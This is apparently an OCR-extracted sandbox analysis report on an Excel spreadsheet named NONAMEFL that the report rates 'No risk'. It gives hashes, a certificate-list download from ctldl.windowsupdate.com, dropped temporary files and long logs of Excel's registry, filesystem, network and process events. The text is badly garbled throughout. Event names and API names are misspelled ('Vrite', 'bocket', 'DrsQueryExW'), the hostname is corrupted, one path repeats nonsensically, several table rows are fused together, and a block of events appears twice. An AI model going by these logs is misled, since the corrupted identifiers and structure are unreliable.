Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2776) Return: 1	2776
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%windir%lexplorer.exe) Return: 1	2776

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2776
Call System API	API Name: CryptGenKey Args: (985fb00, 6610, 1, 688fb3c) Return: 1	2776
Call System API	API Name: CryptExportKey Args: (9a45310, 9a45190, 1, 0, 0, 688fb30) Return: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Call Thread API	API Name: NtResumeThread Args: (Process:3136,) Return: ?	2776
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3136], ppid[2776) Return: 1	2776
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:3136:%CommonProgramFiles%\ microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTF Value: f9	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTA Value: f9	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator	2776




Set associations for a program

Select the extensions you want this program to open by default, and then click Save.



☐ Select All





▼ Object 1.2 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	69.164.0.128	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda	Computers / Internet	No risk	-	NONAMEFL
te/v3/static/trustedr/en/disallowedcertstl.cab?659				
2c33c57cd415c				

▼ Dropped or Downloaded Files

File	Risk Level	Therest	Threat Characteristics	Source URL	C: (h. +)	CHIA 4
File	RISK Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	AB2980D0209E705A68E94B8E5D1659DF217 970E6
CVRD7E1.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709
CVRD7E1.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1#' Value: None		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000051091100000000000000000000000000000		2776
Nrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\\Products\0000510911000000000000000000F01FE C\Usage\ProductFiles \Value: 55860068		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2776
Call System API	API Name: GetVersionExA Args: (26eda8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (26fad0) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (463f0a0) Return: 1		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 26cd40, 0, 0, 0) Return: 328190		2776
Call Filesystem API	API Name: FindNextFileW Args: (328190, 26cd40) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (26dc8c) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (73c434f0) Return: 1		2776
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2776
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2776
Vrite Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2776
all System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
all Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoff\Excel\XLSTART*.*, 0, 25f86d0, 0, 0, 0) Return: 6416178		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\Office\5fice\5fice\5fice\6fice\5fice\6fic		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1#' Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
elete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2776
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (262b74) Return: 1		2776
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM		2776
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\Volume#\a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#000000000100000#\{53f5630d-b6bf-11d0-94f2-00a0 c91efb8b\\\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(a21cf1a2-dac1-11eb-8d5c-806e6f6e6963)#0000000006500000#(53f5630d-b6bf-11d0-94f2-00a0 c91efb8b)\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2776

Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Startupltems\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\}&' Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetDriveTypeW Args: (C:\\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Call System API	API Name: GetVersionExA Args: (265ba8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (2650f8) Return: 1	2776
Call System API	API Name: GetVersionExA Args: (264310) Return: 1	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C525E\1C525E Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C525E\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\StartupItems\\\\&\' Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Startupltems\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\ Value: None	2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:23Z	2776
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C1) Return: 3	2776
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:23Z	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:23Z	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE C\Usage\Product\NonBoot\Files\ntl_1033\Value: 55860007	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00005109E60090400000000000F01FE C\Usage\Product\NonBootFiles\ntl_1033 \Value: 55860008	2776
Call Window API	API Name: DialogBoxIndirectParamW Args: (61aa0000, b24e608, 101cc, 62a3dfc6, 26cf3c) Return: 6	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office\15\ EXCEL.EXE Value: Excel (desktop)	2776
Call Service API	API Name: OpenServiceW Args: (9a50560, Csc, 80000000) Return: 9a50600	2776
Call Service API	API Name: OpenServiceW Args: (9a50600, CscService, 80000000) Return: 9a504e8	2776
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 26a8f8, 26a8f4, 0) Return: 0	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
Call Filesystem API	API Name: FindNextFileW Args: (9a03c20, 26a5d4) Return: 1	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20	2776
Call Service API	API Name: OpenServiceW Args: (9a4d4c8, gpsvc, 5) Return: 9a4d540	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificates\My\CRLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Call Filesystem API	API Name: FindFirstFileExW Args. (%APPDATA%/Microsoft/SystemCertificates/My/CTLst*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	2776
	one	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	
	ue: None	2776
Call Service API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30	2776
Call Service API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948	2776
Call Service API Call Network API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948	2776 2776
Call Service API Call Network API Call Network API Call System API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (ctdll.windowsupdate.com, 1, 40006000) Return: 9701	2776 2776 2776
Call Service API Call Network API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948	2776 2776
Call Service API Call Network API Call Network API Call System API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (ctdll.windowsupdate.com, 1, 40006000) Return: 9701	2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	2776 2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (ctdd.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctdd.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 93c	2776 2776 2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: bocket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (2, 2, 0) Return: 93c	2776 2776 2776 2776 2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: bosket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (ctldi.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctldi.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (2, 2, 0) Return: 93c API Name: socket Args: (23, 2, 0) Return: 93c	2776 2776 2776 2776 2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call Network API Call System API Call System API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (23, 2, 0) Return: 93c API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701	2776 2776 2776 2776 2776 2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: socket Args: (23, 2, 0) Return: 948 API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (2, 2, 0) Return: 93c API Name: socket Args: (23, 2, 0) Return: 93c API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 0	2776 2776 2776 2776 2776 2776 2776 2776
Call Service API Call Network API Call Network API Call System API Call System API Call Network API Call Network API Call Network API Call System API Call Network API	ue: None API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30 API Name: socket Args: (2, 2, 0) Return: 948 API Name: DrsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DrsQueryExW Args: (cttdl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (23, 2, 0) Return: 93c API Name: socket Args: (23, 2, 0) Return: 93c API Name: DrsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DrsQueryExW Args: (cttdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DrsQueryExW Args: (cttdl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 950	2776 2776 2776 2776 2776 2776 2776 2776

Call Network API	API Name: send Args: (950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6592c33c57cd415c HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: */"\r\nlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nlf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nhost: ctldl.	2	2776
	windowsupdate.com/rln/rln, 1, 286) Return: 0		
Call System API	API Name: WinHttpCloseHandle Args: (b362700) Return: 1	2	2776
Call System API	API Name: WinHttpCloseHandle Args: (b3103d0) Return: 1	2	2776
Call System API	API Name: WinHttpCloseHandle Args: (b1d4880) Return: 1	2	2776
Call Service API	API Name: OpenServiceW Args: (995ba50, CryptSvc, 5) Return: 995be38	2	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2	2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2	2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38	2	2776
Call Filesystem API	API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-1 Value: Default Programs	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-4 Value: Set Default Programs	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\@sud.dll,-7 Value: Set Program Associations		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2776
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}) Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2776) Return: 1		2776
Call System API	API Name: evtchann:SendEvent Args: (e), imagepath[%windir%lexplorer.exe) Return: 1		2776
Call System API	API Name: evtchann:SendEvent Args: (e), pid[0], ppid[2776) Return: 1		2776
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2776
Call System API	API Name: CryptGenKey Args: (985fb00, 6610, 1, 688fb3c) Return: 1		2776
			2776
Call System API	API Name: CryptExportKey Args: (9a45310, 9a45190, 1, 0, 0, 688fb30) Return: 1		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\[Exce\]\Resiliency\Document\Recovery\1C53D5\1C53D5\1C53D5\Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\DocumentRecovery\1C53D5\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\[Exce\Resiliency\]DocumentRecovery\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\Resiliency\Value: None		2776
Call Thread API	API Name: NtResumeThread Args: (Process:3136,) Return: ?		2776
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3136], ppid[2776) Return: 1		2776
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , Process:3136:%CommonProgramFiles%\ microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1	2	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051091100000000000000000000000000000	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTF Value: f9		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTA Value: f9	2	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Exce\MTTT Value: None	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UID Value: None	2	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\Common\UserName Value: Administrator	2	2776

